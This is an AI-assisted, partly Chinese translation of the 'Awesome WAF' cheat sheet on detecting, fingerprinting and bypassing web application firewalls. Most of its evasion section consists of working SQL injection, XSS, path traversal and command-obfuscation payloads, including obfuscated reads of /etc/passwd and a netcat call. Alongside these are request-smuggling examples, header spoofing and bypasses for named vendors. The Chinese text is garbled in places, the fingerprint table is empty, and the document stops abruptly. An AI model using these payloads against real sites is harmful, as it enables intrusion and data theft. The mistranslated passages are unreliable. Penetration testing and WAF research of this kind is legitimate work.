
WAF
Source: https://github.com/0xInfection/Awesome-WAF at
5462294bfe54
License: Apache-2.0
Read the English original
This edition is an AI-assisted translation.
Awesome WAF 
Section titled “Awesome WAF ”從安全角度看,
前言: 這原本是我自己收藏的WAFs. 我開放它,希望它會對那裡的筆擊手和研究者有用。 俗話說”社區只是互相學習”

简明的定義 : 防火牆是位於網絡應用程式和客戶端端之間的一個安全政策實施點 。 此功能可以在軟體或硬件中執行, 在裝置中執行, 或是在執行共同操作系統的典型伺服器中執行 。 它可能是一個獨立的裝置或整合到其他網路元件中. (來源: PCI DSS IS 6.6)
網路應用防火牆介于使用者與網頁應用之間, 一個 WAF 要麼过滤要求的惡意部分, 要麼只是封鎖它而已 。
隨你便 contribute.
WAFs如何工作:
Section titled “WAFs如何工作:”- 使用一套規定來区分正常要求和恶意要求.
- 有時他們會用學習模式,
操作模式 :
Section titled “操作模式 :”- 負數模型( 黑名單基於 ) - 黑名單模型使用預設的簽章 阻擋那些明顯是恶意的要求 以負面模式運作的WAF的簽名, 黑名單模式的網絡應用防火牆, 禁止一切的规则
<script>*</script>輸入可以防止基本跨網站的文稿攻擊。 - 正模式( 以白清單为基础 ) - 白名單模式只允許網絡流量符合特定設定的標準 。 例如, 它只能被配置到只允許 HTTP 從某些 IP 位址取得要求 。 這款模式可以非常有效地阻止可能的大规模攻擊, 白單模式防火牆可能最適合於網路應用,
- 混合/混合模型(包含模型) - 混合安全模型 混合白名单和黑名单。 混合防火牆可能是最好的選擇, 當網絡應用程式正面對公用網路(使用黑名單), 而管理面板只需要暴露於一個子集的使用者(使用白名單),
測試方法 :
Section titled “測試方法 :”- 總要注意那些暴露 WAF 的普通端口,即
80,443,8000,8080和8888端口。 然而,重要的是要注意的是,在運行HTTP服務的任何港口上都可以很容易地部署WAF。 最好先列出 HTTP 服務端口, 然后再找 WAF 。 - 有些 WAF 在要求中設定自己的曲奇( 例如 Citrix Netscale, Yunsuo WAF) 。
- 有些人與不同的信頭(例如Anquanbao WAF, Amazon AWS WAF)相關。
- 有些人常常改變信頭,
- 有些人暴露自己在
Server頭(例如接近,WTS WAF). - 有些WAF在回應內容(如DotDefender, Armor, Sitelock)中暴露自己.
- 其他WAF在恶意要求(如WebKnight,360 WAF)下以不同寻常的反應代碼回應.
偵測技術 :
Section titled “偵測技術 :”為了辨認WAFs,我們需要刺激它。
- 從瀏覽器中做一個正常的取得要求, 截取並記錄回應信頭( 特別是 cookie) 。
- 從命令行( 如 cURL ) 做一個要求, 並測試回應內容與信頭( 不包括使用者代理) 。
- 隨機開啟連接埠,
- 在登入的頁面上, 注入普通( 容易感知) 有效载荷, 如
" or 1 = 1 --. - 如注入噪音的有效载荷
<script>alert()</script>加入搜尋列、聯絡表和其他輸入字段。 - 附加假人
../../../etc/passwd到網址末端的隨機參數。 - 附加一些接觸到的關鍵字, 如
' OR SLEEP(5) OR '。 - 使用过时的協議取得要求
HTTP/0.9(HTTP/0.9不支援 POST 類型的查詢 。 - 很多次,WAF
Server不同類型的相互作用 - Drop Action Technique - 傳送原始的 FIN/ RST 包到伺服器并辨識回應 。
- 反省:
提示 : 更多細節可在 blogpost here.
WAF 指紋
Section titled “WAF 指紋”想用WAF指紋嗎? 我看看
注:本部分包含手動WAF偵測技术. 你可能要切換到 下一节.
| WAF | 指紋 |
| 360 |
|
| aeSecure |
|
| Airlock |
|
| AlertLogic |
|
| Aliyundun |
|
| Anquanbao |
|
| Anyu |
|
| Approach |
|
| Armor Defense |
|
| ArvanCloud |
|
| ASPA |
|
| ASP.NET Generic |
|
| Astra |
|
| AWS ELB |
|
| Baidu Yunjiasu |
|
| Barikode |
|
| Barracuda |
|
| Bekchy |
|
| BinarySec |
|
| BitNinja |
|
| BIG-IP ASM |
|
| BlockDos |
|
| Bluedon IST |
|
| BulletProof Security Pro |
|
| CDN NS Application Gateway |
|
| Cerber (WordPress) |
|
| Chaitin Safeline |
|
| ChinaCache |
|
| Cisco ACE XML Gateway |
|
| Cloudbric |
|
| Cloudflare |
|
| CloudfloorDNS |
|
| Cloudfront |
|
| Comodo cWatch |
|
| CrawlProtect |
|
| Deny-All |
|
| Distil Web Protection |
|
| DoSArrest Internet Security |
|
| DotDefender |
|
| DynamicWeb Injection Check |
|
| e3Learning Security |
|
| EdgeCast (Verizon) |
|
| Eisoo Cloud |
|
| Expression Engine |
|
| F5 ASM |
|
| FortiWeb |
|
| GoDaddy |
|
| GreyWizard |
|
| Huawei Cloud |
|
| HyperGuard |
|
| IBM DataPower |
|
| Imperva Incapsula |
|
| Imunify360 |
|
| IndusGuard |
|
| Instart DX |
|
| ISA Server |
|
| Janusec Application Gateway |
|
| Jiasule |
|
| KeyCDN |
|
| KnownSec |
|
| KONA Site Defender (Akamai) |
|
| LiteSpeed |
|
| Malcare |
|
| MissionControl Application Shield |
|
| ModSecurity |
|
| ModSecurity CRS |
|
| NAXSI |
|
| Nemesida |
|
| Netcontinuum |
|
| NetScaler AppFirewall |
|
| NevisProxy |
|
| NewDefend |
|
| Nexusguard |
|
| NinjaFirewall |
|
| NSFocus |
|
| NullDDoS |
|
| onMessage Shield |
|
| OpenResty Lua WAF |
|
| Palo Alto |
|
| PentaWAF |
|
| PerimeterX |
|
| pkSecurityModule IDS |
|
| Positive Technologies Application Firewall |
|
| PowerCDN |
|
| Profense |
|
| Proventia (IBM) |
|
| Puhui |
|
| Qiniu CDN |
|
| Radware Appwall |
|
| Reblaze |
|
| Request Validation Mode |
|
| RSFirewall |
|
| Sabre |
|
| Safe3 |
|
| SafeDog |
|
| SecKing |
|
| SecuPress |
|
| Secure Entry |
|
| SecureIIS |
|
| SecureSphere |
|
| SEnginx |
|
| ServerDefender VP |
|
| Shadow Daemon |
|
| ShieldSecurity |
|
| SiteGround |
|
| SiteGuard (JP Secure) |
|
| SiteLock TrueShield |
|
| SonicWall |
|
| Sophos UTM |
|
| SquareSpace |
|
| SquidProxy IDS |
|
| StackPath |
|
| Stingray |
|
| Sucuri CloudProxy |
|
| Synology Cloud |
|
| Tencent Cloud |
|
| Teros |
|
| TrafficShield |
|
| TransIP |
|
| UCloud UEWaf |
|
| URLMaster SecurityCheck |
|
| URLScan |
|
| USP Secure Entry |
|
| Varnish (OWASP) |
|
| Varnish CacheWall |
|
| Viettel |
|
| VirusDie |
|
| WallArm |
|
| WatchGuard IPS |
|
| WebARX Security |
|
| WebKnight |
|
| WebLand |
|
| WebRay |
|
| WebSEAL |
|
| WebTotem |
|
| West263CDN |
|
| Wordfence |
|
| WTS-WAF |
|
| XLabs Security WAF |
|
| Xuanwudun WAF |
|
| Yunaq Chuangyu |
|
| Yundun |
|
| Yunsuo |
|
| YxLink |
|
| ZenEdge |
|
| ZScaler |
|
Evasion Techniques
Section titled “Evasion Techniques”Lets look at some methods of bypassing and evading WAFs.
Fuzzing/Bruteforcing:
Section titled “Fuzzing/Bruteforcing:”Method:
Section titled “Method:”Running a set of payloads against the URL/endpoint. Some nice fuzzing wordlists:
- Wordlists specifically for fuzzing
Technique:
Section titled “Technique:”- Load up your wordlist into fuzzer and start the bruteforce.
- Record/log all responses from the different payloads fuzzed.
- Use random user-agents, ranging from Chrome Desktop to iPhone browser.
- If blocking noticed, increase fuzz latency (eg. 2-4 secs).
- Always use proxychains, since chances are real that your IP gets blocked.
Drawbacks:
Section titled “Drawbacks:”- This method often fails.
- Many a times your IP will be blocked (temporarily/permanently).
Regex Reversing:
Section titled “Regex Reversing:”Method:
Section titled “Method:”- Most efficient method of bypassing WAFs.
- Some WAFs rely upon matching the attack payloads with the signatures in their databases.
- Payload matches the reg-ex the WAF triggers alarm.
Techniques:
Section titled “Techniques:”Blacklisting Detection/Bypass
Section titled “Blacklisting Detection/Bypass”- In this method we try to fingerprint the rules step by step by observing the keywords being blacklisted.
- The idea is to guess the regex and craft the next payloads which doesn’t use the blacklisted keywords.
Case: SQL Injection
• Step 1:
Section titled “• Step 1:”Keywords Filtered: and, or, union
Probable Regex: preg_match('/(and|or|union)/i', $id)
- Blocked Attempt:
union select user, password from users - Bypassed Injection:
1 || (select user from users where user_id = 1) = 'admin'
• Step 2:
Section titled “• Step 2:”Keywords Filtered: and, or, union, where
- Blocked Attempt:
1 || (select user from users where user_id = 1) = 'admin' - Bypassed Injection:
1 || (select user from users limit 1) = 'admin'
• Step 3:
Section titled “• Step 3:”Keywords Filtered: and, or, union, where, limit
- Blocked Attempt:
1 || (select user from users limit 1) = 'admin' - Bypassed Injection:
1 || (select user from users group by user_id having user_id = 1) = 'admin'
• Step 4:
Section titled “• Step 4:”Keywords Filtered: and, or, union, where, limit, group by
- Blocked Attempt:
1 || (select user from users group by user_id having user_id = 1) = 'admin' - Bypassed Injection:
1 || (select substr(group_concat(user_id),1,1) user from users ) = 1
• Step 5:
Section titled “• Step 5:”Keywords Filtered: and, or, union, where, limit, group by, select
- Blocked Attempt:
1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1 - Bypassed Injection:
1 || 1 = 1 into outfile 'result.txt' - Bypassed Injection:
1 || substr(user,1,1) = 'a'
• Step 6:
Section titled “• Step 6:”Keywords Filtered: and, or, union, where, limit, group by, select, '
- Blocked Attempt:
1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1 - Bypassed Injection:
1 || user_id is not null - Bypassed Injection:
1 || substr(user,1,1) = 0x61 - Bypassed Injection:
1 || substr(user,1,1) = unhex(61)
• Step 7:
Section titled “• Step 7:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex
- Blocked Attempt:
1 || substr(user,1,1) = unhex(61) - Bypassed Injection:
1 || substr(user,1,1) = lower(conv(11,10,36))
• Step 8:
Section titled “• Step 8:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex, substr
- Blocked Attempt:
1 || substr(user,1,1) = lower(conv(11,10,36)) - Bypassed Injection:
1 || lpad(user,7,1)
• Step 9:
Section titled “• Step 9:”Keywords Filtered: and, or, union, where, limit, group by, select, ', hex, substr, white space
- Blocked Attempt:
1 || lpad(user,7,1) - Bypassed Injection:
1%0b||%0blpad(user,7,1)
Obfuscation:
Section titled “Obfuscation:”Method:
Section titled “Method:”- Encoding payload to different encodings (a hit and trial approach).
- You can encode whole payload, or some parts of it and test recursively.
Techniques:
Section titled “Techniques:”1. Case Toggling
- Some poorly developed WAFs filter selectively specific case WAFs.
- We can combine upper and lower case characters for developing efficient payloads.
Standard: <script>alert()</script>
Bypassed: <ScRipT>alert()</sCRipT>
Standard: SELECT * FROM all_tables WHERE OWNER = 'DATABASE_NAME'
Bypassed: sELecT * FrOm all_tables whERe OWNER = 'DATABASE_NAME'
2. URL Encoding
- Encode normal payloads with % encoding/URL encoding.
- Can be done with online tools like this.
- Burp includes a in-built encoder/decoder.
Blocked: <svG/x=">"/oNloaD=confirm()//
Bypassed: %3CsvG%2Fx%3D%22%3E%22%2FoNloaD%3Dconfirm%28%29%2F%2F
Blocked: uNIoN(sEleCT 1,2,3,4,5,6,7,8,9,10,11,12)
Bypassed: uNIoN%28sEleCT+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%29
3. Unicode Normalization
- ASCII characters in unicode encoding encoding provide great variants for bypassing.
- You can encode entire/part of the payload for obtaining results.
Standard: <marquee onstart=prompt()>
Obfuscated: <marquee onstart=\u0070r\u06f\u006dpt()>
Blocked: /?redir=http://google.com
Bypassed: /?redir=http://google。com (Unicode alternative)
Blocked: <marquee loop=1 onfinish=alert()>x
Bypassed: <marquee loop=1 onfinish=alert︵1)>x (Unicode alternative)
Standard: ../../etc/passwd
Obfuscated: %C0AE%C0AE%C0AF%C0AE%C0AE%C0AFetc%C0AFpasswd
4. HTML Representation
- Often web apps encode special characters into HTML encoding and render them accordingly.
- This leads us to basic bypass cases with HTML encoding (numeric/generic).
Standard: "><img src=x onerror=confirm()>
Encoded: "><img src=x onerror=confirm()> (General form)
Encoded: "><img src=x onerror=confirm()> (Numeric reference)
5. Mixed Encoding
- Sometimes, WAF rules often tend to filter out a specific type of encoding.
- This type of filters can be bypassed by mixed encoding payloads.
- Tabs and newlines further add to obfuscation.
Obfuscated:
<A HREF="htt p://6 6.000146.0x7.147/">XSS</A>6. Using Comments
- Comments obfuscate standard payload vectors.
- Different payloads have different ways of obfuscation.
Blocked: <script>alert()</script>
Bypassed: <!--><script>alert/**/()/**/</script>
Blocked: /?id=1+union+select+1,2,3--
Bypassed: /?id=1+un/**/ion+sel/**/ect+1,2,3--
7. Double Encoding
- Often WAF filters tend to encode characters to prevent attacks.
- However poorly developed filters (no recursion filters) can be bypassed with double encoding.
Standard: http://victim/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\
Obfuscated: http://victim/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\
Standard: <script>alert()</script>
Obfuscated: %253Cscript%253Ealert()%253C%252Fscript%253E
8. Wildcard Obfuscation
- Globbing patterns are used by various command-line utilities to work with multiple files.
- We can tweak them to execute system commands.
- Specific to remote code execution vulnerabilities on linux systems.
Standard: /bin/cat /etc/passwd
Obfuscated: /???/??t /???/??ss??
Used chars: / ? t s
Standard: /bin/nc 127.0.0.1 1337
Obfuscated: /???/n? 2130706433 1337
Used chars: / ? n [0-9]
9. Dynamic Payload Generation
- Different programming languages have different syntaxes and patterns for concatenation.
- This allows us to effectively generate payloads that can bypass many filters and rules.
Standard: <script>alert()</script>
Obfuscated: <script>eval('al'+'er'+'t()')</script>
Standard: /bin/cat /etc/passwd
Obfuscated: /bi'n'''/c''at' /e'tc'/pa''ss'wd
Bash allows path concatenation for execution.
Standard: <iframe/onload='this["src"]="javascript:alert()"';>
Obfuscated: <iframe/onload='this["src"]="jav"+"as	cr"+"ipt:al"+"er"+"t()"';>
9. Junk Characters
- Normal payloads get filtered out easily.
- Adding some junk chars helps avoid detection (specific cases only).
- They often help in confusing regex based firewalls.
Standard: <script>alert()</script>
Obfuscated: <script>+-+-1-+-+alert(1)</script>
Standard: <BODY onload=alert()>
Obfuscated: <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert()>
NOTE: The above payload can break the regex parser to cause an exception.
Standard: <a href=javascript;alert()>ClickMe
Bypassed: <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa href=javascript:alert(1)>ClickMe
10. Line Breaks
- Many WAF with regex based filtering effectively blocks many attempts.
- Line breaks (CR/LF) can break firewall regex and bypass stuff.
Standard: <iframe src=javascript:confirm(0)">
Obfuscated: <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(0)">
11. Uninitialized Variables
- Uninitialized bash variables can evade bad regular expression based filters and pattern match.
- These have value equal to null/they act like empty strings.
- Both bash and perl allow this kind of interpretations.
BONUS: Variable names can have any number of random characters. I have represented them here as
$aaaaaa,$bbbbbb, and so on. You can replace them with any number of random chars like$ushdjahand so on. ;)
-
Level 1 Obfuscation: Normal
Standard:/bin/cat /etc/passwd
Obfuscated:/bin/cat$u /etc/passwd$u -
Level 2 Obfuscation: Postion Based
Standard:/bin/cat /etc/passwd
Obfuscated:$u/bin$u/cat$u $u/etc$u/passwd$u -
Level 3 Obfuscation: Random characters
Standard:/bin/cat /etc/passwd
Obfuscated:$aaaaaa/bin$bbbbbb/cat$ccccccc $dddddd/etc$eeeeeee/passwd$fffffff
An exotic payload crafted:
$sdijchkd/???$sdjhskdjh/??t$skdjfnskdj $sdofhsdhjs/???$osdihdhsdj/??ss??$skdjhsiudf12. Tabs and Line Feeds
- Tabs often help to evade firewalls especially regex based ones.
- Tabs can help break firewall regex when the regex is expecting whitespaces and not tabs.
Standard: <IMG SRC="javascript:alert();">
Bypassed: <IMG SRC=" javascript:alert();">
Variant: <IMG SRC=" jav ascri pt:alert ();">
Standard: http://test.com/test?id=1 union select 1,2,3
Standard: http://test.com/test?id=1%09union%23%0A%0Dselect%2D%2D%0A%0D1,2,3
Standard: <iframe src=javascript:alert(1)></iframe>
Obfuscated:
<iframe src=j	a	v	a	s	c	r	i	p	t	:a	l	e	r	t	%28	1	%29></iframe>13. Token Breakers
-
Attacks on tokenizers attempt to break the logic of splitting a request into tokens with the help of token breakers.
-
Token breakers are symbols that allow affecting the correspondence between an element of a string and a certain token, and thus bypass search by signature.
-
However, the request must still remain valid while using token-breakers.
-
Case: Unknown Token for the Tokenizer
- Payload:
?id=‘-sqlite_version() UNION SELECT password FROM users --
- Payload:
-
Case: Unknown Context for the Parser (Notice the uncontexted bracket)
- Payload 1:
?id=123);DROP TABLE users -- - Payload 2:
?id=1337) INTO OUTFILE ‘xxx’ --
- Payload 1:
TIP: More payloads can be crafted via this cheat sheet.
14. Obfuscation in Other Formats
- Many web applications support different encoding types and can interpret the encoding (see below).
- Obfuscating our payload to a format not supported by WAF but the server can smuggle our payload in.
Case: IIS
- IIS6, 7.5, 8 and 10 (ASPX v4.x) allow IBM037 character interpretations.
- We can encode our payload and send the encoded parameters with the query.
Original Request:
POST /sample.aspx?id1=something HTTP/1.1HOST: victim.comContent-Type: application/x-www-form-urlencoded; charset=utf-8Content-Length: 41
id2='union all select * from users--
Obfuscated Request + URL Encoding:
POST /sample.aspx?%89%84%F1=%A2%96%94%85%A3%88%89%95%87 HTTP/1.1HOST: victim.comContent-Type: application/x-www-form-urlencoded; charset=ibm037Content-Length: 115
%89%84%F2=%7D%A4%95%89%96%95%40%81%93%93%40%A2%85%93%85%83%A3%40%5C%40%86%99%96%94%40%A4%A2%85%99%A2%60%60
The following table shows the support of different character encodings on the tested systems (when messages could be obfuscated using them):
TIP: You can use this small python script to convert your payloads and parameters to your desired encodings.
| Target | Encodings | Notes |
| Nginx, uWSGI-Django-Python3 | IBM037, IBM500, cp875, IBM1026, IBM273 |
|
| Nginx, uWSGI-Django-Python2 | IBM037, IBM500, cp875, IBM1026, utf-16, utf-32, utf-32BE, IBM424 |
|
| Apache-TOMCAT8-JVM1.8-JSP | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025 |
|
| Apache-TOMCAT7-JVM1.6-JSP | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025 |
|
| IIS6, 7.5, 8, 10 -ASPX (v4.x) | IBM037, IBM500, IBM870, cp875, IBM1026, IBM01047, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, unicodeFFFE, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420,IBM423, IBM424, x-EBCDIC-KoreanExtended, IBM-Thai, IBM871, IBM880, IBM905, IBM00924, cp1025 |
|
HTTP Parameter Pollution
Section titled “HTTP Parameter Pollution”Method:
Section titled “Method:”- This attack method is based on how a server interprets parameters with the same names.
- Possible bypass chances here are:
- The server uses the last received parameter, and WAF checks only the first.
- The server unites the value from similar parameters, and WAF checks them separately.
Technique:
Section titled “Technique:”- The idea is to enumerate how the parameters are being interpreted by the server.
- In such a case we can pass the payload to a parameter which isn’t being inspected by the WAF.
- Distributing a payload across parameters which can later get concatenated by the server is also useful.
Below is a comparison of different servers and their relative interpretations:
| Environment | Parameter Interpretation | Example |
| ASP/IIS | Concatenation by comma | par1=val1,val2 |
| JSP, Servlet/Apache Tomcat | First parameter is resulting | par1=val1 |
| ASP.NET/IIS | Concatenation by comma | par1=val1,val2 |
| PHP/Zeus | Last parameter is resulting | par1=val2 |
| PHP/Apache | Last parameter is resulting | par1=val2 |
| JSP, Servlet/Jetty | First parameter is resulting | par1=val1 |
| IBM Lotus Domino | First parameter is resulting | par1=val1 |
| IBM HTTP Server | Last parameter is resulting | par1=val2 |
| mod_perl, libapeq2/Apache | First parameter is resulting | par1=val1 |
| Oracle Application Server 10G | First parameter is resulting | par1=val1 |
| Perl CGI/Apache | First parameter is resulting | par1=val1 |
| Python/Zope | First parameter is resulting | par1=val1 |
| IceWarp | An array is returned | ['val1','val2'] |
| AXIS 2400 | Last parameter is resulting | par1=val2 |
| DBMan | Concatenation by two tildes | par1=val1~~val2 |
| mod-wsgi (Python)/Apache | An array is returned | ARRAY(0x8b9058c) |
HTTP Parameter Fragmentation
Section titled “HTTP Parameter Fragmentation”- HPF is based on the principle where the server unites the value being passed along the parameters.
- We can split the payload into different components and then pass the values via the parameters.
Sample Payload: 1001 RLIKE (-(-1)) UNION SELECT 1 FROM CREDIT_CARDS
Sample Query URL: http://test.com/url?a=1001+RLIKE&b=(-(-1))+UNION&c=SELECT+1&d=FROM+CREDIT_CARDS
TIP: A real life example how bypasses can be crafted using this method can be found here.
Browser Bugs:
Section titled “Browser Bugs:”Charset Bugs:
Section titled “Charset Bugs:”- We can try changing charset header to higher Unicode (eg. UTF-32) and test payloads.
- When the site decodes the string, the payload gets triggered.
Example request:
GET /page.php?p=∀㸀㰀script㸀alert(1)㰀/script㸀 HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0
Accept-Charset:utf-32; q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
When the site loads, it will be encoded to the UTF-32 encoding that we set, and
then as the output encoding of the page is UTF-8, it will be rendered as: "<script>alert (1) </ script> which will trigger XSS.
Final URL encoded payload:
%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80Null Bytes:
Section titled “Null Bytes:”- The null bytes are commonly used as string terminator.
- This can help us evade many web application filters in case they are not filtering out the null bytes.
Payload examples:
<scri%00pt>alert(1);</scri%00pt><scri\x00pt>alert(1);</scri%00pt><s%00c%00r%00%00ip%00t>confirm(0);</s%00c%00r%00%00ip%00t>Standard: <a href="javascript:alert()">
Obfuscated: <a href="ja0x09vas0x0A0x0Dcript:alert(1)">clickme</a>
Variant: <a 0x00 href="javascript:alert(1)">clickme</a>
Parsing Bugs:
Section titled “Parsing Bugs:”- RFC states that NodeNames cannot begin with whitespace.
- But we can use special chars like
%,//,!,?, etc.
Examples:
<// style=x:expression\28write(1)\29>- Works upto IE7 (Source)<!--[if]><script>alert(1)</script -->- Works upto IE9 (Reference)<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>- Works in IE7 (Reference)<%div%20style=xss:expression(prompt(1))>- Works Upto IE7
Unicode Separators:
Section titled “Unicode Separators:”- Every browser has their own specific charset of separators.
- We can fuzz charset range of
0x00to0xFFand get the set of separators for each browser. - We can use these separators in places where a space is required.
Here is a compiled list of separators by @Masato Kinugawa:
- IExplorer:
0x09,0x0B,0x0C,0x20,0x3B - Chrome:
0x09,0x20,0x28,0x2C,0x3B - Safari:
0x2C,0x3B - FireFox:
0x09,0x20,0x28,0x2C,0x3B - Opera:
0x09,0x20,0x2C,0x3B - Android:
0x09,0x20,0x28,0x2C,0x3B
An exotic payload example:
<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x61\x6C\x65\x72\x74\x28\x30\x29\x3B'>pwn3dUsing Atypical Equivalent Syntactic Structures
Section titled “Using Atypical Equivalent Syntactic Structures”- This method aims at finding a way of exploitation not considered by the WAF developers.
- Some use cases can be twitched to critical levels where the WAF cannot detect the payloads at all.
- This payload is accepted and executed by the server after going through the firewall.
Some common keywords overlooked by WAF developers:
- JavaScript functions:
windowparentthisself
- Tag attributes:
onwheelontoggleonfilterchangeonbeforescriptexecuteondragstartonauxclickonpointeroversrcdoc
- SQL Operators
lpadfieldbit_count
Example Payloads:
- Case: XSS
<script>window['alert'](0)</script><script>parent['alert'](1)</script><script>self['alert'](2)</script>- Case: SQLi
SELECT if(LPAD(' ',4,version())='5.7',sleep(5),null);1%0b||%0bLPAD(USER,7,1)Many alternatives to the original JavaScript can be used, namely:
However the problem in using the above syntactical structures is the long payloads which might possibly be detected by the WAF or may be blocked by the CSP. However, you never know, they might bypass the CSP (if present) too. ;)
Abusing SSL/TLS Ciphers:
Section titled “Abusing SSL/TLS Ciphers:”- Many a times, servers do accept connections from various SSL/TLS ciphers and versions.
- Using a cipher to initialise a connection to server which is not supported by the WAF can do our workload.
Technique:
Section titled “Technique:”- Dig out the ciphers supported by the firewall (usually the WAF vendor documentation discusses this).
- Find out the ciphers supported by the server (tools like SSLScan helps here).
- If a specific cipher not supported by WAF but by the server, is found, voila!
- Initiating a new connection to the server with that specific cipher should smuggle our payload in.
Tool: abuse-ssl-bypass-waf
python abuse-ssl-bypass-waf.py -thread 4 -target <target>CLI tools like cURL can come very handy for PoCs:
curl --ciphers <cipher> -G <test site> -d <payload with parameter>Abuse WAF limit on HTTP Responses
Section titled “Abuse WAF limit on HTTP Responses”Method
Section titled “Method”- Many a times, WAFs have a limit on how much of the HTTP request they are meant to handle.
- By sending a HTTP request with a size greater than the limit, we can fully evade WAFs.
Technique
Section titled “Technique”- Use a hit and trial approach to find out how much of the HTTP request is being inspected by the WAF (usually in multiples of 4 kB).
- Once done, attach your payload to the request after filling the limit with garbage.
A similar technique was used to bypass Google Cloud Platform WAF.
Abusing DNS History:
Section titled “Abusing DNS History:”- Often old historical DNS records provide information about the location of the site behind the WAF.
- The target is to get the location of the site, so that we can route our requests directly to the site and not through the WAF.
TIP: Some online services like IP History and DNS Trails come to the rescue during the recon process.
Tool: bypass-firewalls-by-DNS-history
bash bypass-firewalls-by-DNS-history.sh -d <target> --checkallUsing Whitelist Strings:
Section titled “Using Whitelist Strings:”Method:
Section titled “Method:”- Some WAF developers keep a shared secret with their users/devs which allows them to pass harmful queries through the WAF.
- This shared secret, if leaked/known, can be used to bypass all protections within the WAF.
Technique:
Section titled “Technique:”- Using the whitelist string as a parameter in GET/POST/PUT/DELETE requests smuggles our payload through the WAF.
- Usually some
*-sync-requestkeywords or a shared token value is used as the secret. - Often adding specific headers may trigger a similar whitelist behaviour.
Now when making a request to the server, you can append it as a parameter:
http://host.com/?randomparameter=<malicious-payload>&<shared-secret>=TrueA real life example how this works can be found at this blog.
Request Header Spoofing:
Section titled “Request Header Spoofing:”Method:
Section titled “Method:”- The target is to fool the WAF/server into believing it was from their internal network.
- Adding some spoofed headers to represent the internal network, does the trick.
Technique:
Section titled “Technique:”- With each request some set of headers are to be added simultaneously thus spoofing the origin.
- The upstream proxy/WAF misinterprets the request was from their internal network, and lets our gory payload through.
Some common headers used:
X-Originating-IP: 127.0.0.1X-Forwarded-For: 127.0.0.1X-Remote-IP: 127.0.0.1X-Remote-Addr: 127.0.0.1X-Client-IP: 127.0.0.1Google Dorks Approach:
Section titled “Google Dorks Approach:”Method:
Section titled “Method:”- There are a lot of known bypasses of various web application firewalls (see section).
- With the help of google dorks, we can easily find bypasses.
Techniques:
Section titled “Techniques:”Before anything else, you should hone up skills from Google Dorks Cheat Sheet.
-
Normal search:
+<wafname> waf bypass -
Searching for specific version exploits:
"<wafname> <version>" (bypass|exploit) -
For specific type bypass exploits:
"<wafname>" +<bypass type> (bypass|exploit) -
On Exploit DB:
site:exploit-db.com +<wafname> bypass -
On 0Day Inject0r DB:
site:0day.today +<wafname> <type> (bypass|exploit) -
On Twitter:
site:twitter.com +<wafname> bypass -
On Pastebin
site:pastebin.com +<wafname> bypass
Known Bypasses:
Section titled “Known Bypasses:”Airlock Ergon
Section titled “Airlock Ergon”- SQLi Overlong UTF-8 Sequence Bypass (>= v4.2.4) by @Sec Consult
%C0%80'+union+select+col1,col2,col3+from+table+--+AWS WAF
Section titled “AWS WAF”"; select * from TARGET_TABLE --- XSS Bypass by @kmkz
<script>eval(atob(decodeURIComponent("payload")))//- XSS Bypass by [Daniele Linguaglossa]
<strong><button popovertarget=x>click me</button><test onbeforetoggle=alert(document.domain) popover id=x>aaa</aaa></strong>Barracuda
Section titled “Barracuda”- Cross Site Scripting by @WAFNinja
